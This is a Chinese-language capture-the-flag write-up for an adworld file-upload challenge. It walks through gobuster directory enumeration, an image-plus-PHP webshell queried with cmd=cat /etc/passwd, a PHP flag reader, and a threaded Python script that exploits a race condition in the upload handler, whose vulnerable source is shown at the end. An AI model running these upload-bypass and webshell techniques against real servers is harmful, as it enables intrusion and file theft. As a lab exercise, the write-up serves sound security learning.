
wzsc_文件上传-adworld

首先打开页面是一个upload，思路就是上传图片码/找黑名单还是白名单过滤/看能不能暴露处文件路径

首先随便上传一个php的shell，没有任何回显，访问也显示没有路径

接着使用gobuster直接目录爆破，爆出了upload的子目录



```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://61.147.171.105:55073/ -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://61.147.171.105:55073/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/upload               (Status: 301) [Size: 326] [--> http://61.147.171.105:55073/upload/]
/server-status        (Status: 403) [Size: 305]
Progress: 220560 / 220561 (100.00%)
===============================================================
Finished
===============================================================
```


看upload子目录，发现刚才的shell并没有传上来，怀疑是被杀了/被过滤了，需要进一步测试

穿上去若干个格式文档，发现只有png没有被过滤，（还有jpg

首先尝试php上传的png的http改造，失败

接下来尝试图片码拼接，使用命令拼接后访问失败，应该服务器禁止了php的解析

```
cat 1.jpg one_shell.php > 123.jpg
```


不安全 | 61.147.171.105:55073/upload/123.jpg?cmd=cat%20/etc/passwd

存在极大可能有检测机制，那么我们可以想到这极有可能是典型的文件上传之条件竞争

我们的思路是在被杀死之前，上传一个php码，这个码的目的是写入另一个php文件，使得写入的码可以长时间存在，并抢在被杀死前访问文件。

123.php：

```
<?php show_source('../flag.php');?>
```

首先在brup中，进行持续写入

然后继续用brup构造包/或者写一个python脚本

```
import requests
from concurrent.futures import ThreadPoolExecutor, as_completed
import time

# 目标URL
url = "http://61.147.171.105:63047/upload/123.php"

# 定义一个函数来发送GET请求
def send_request():
    try:
        response = requests.get(url)
        if response.status_code == 200:
            print(f"请求成功: {response.url}")
            return True
        else:
            print(f"请求失败，状态码: {response.status_code}")
            return False
    except requests.RequestException as e:
        print(f"请求异常: {e}")
        return False

# 定义一个函数来管理并发请求
def manage_requests():
    with ThreadPoolExecutor(max_workers=100) as executor:
        futures = [executor.submit(send_request) for _ in range(100)]
        for future in as_completed(futures):
            if future.result():
                print("至少有一个请求成功，停止其他请求")
                break

if __name__ == "__main__":
    while True:
        manage_requests()
        print("等待2秒后重试...")
        time.sleep(2)
```

或者思路2，按照wp的不是直接php运行flag，而是再写一个php之后连入蚁剑。

事后可以发现源码其实过滤很少，只是杀的快

```
<?php
    $allowtype = array("txt","jpeg","bmv","doc","docx","gif","png","jpg");
    $size = 10000000;
    $path = "./upload/";
    $filename = $_FILES['file']['name'];

    if (is_uploaded_file($_FILES['file']['tmp_name'])){
        if (!move_uploaded_file($_FILES['file']['tmp_name'],$path.$filename)){
            exit();
        }   #直接保存
    } else {
        exit();
    }

    $newfile = $path.$filename;

    if ($_FILES['file']['error'] > 0){
        unlink($newfile);
        exit();
    } #发现文件类型不符合就删除

    $ext = array_pop(explode(".",$_FILES['file']['name']));
    if (!in_array($ext,$allowtype)){
        unlink($newfile);
        exit(); #发现文件类型不符合就删除
    }
?>
```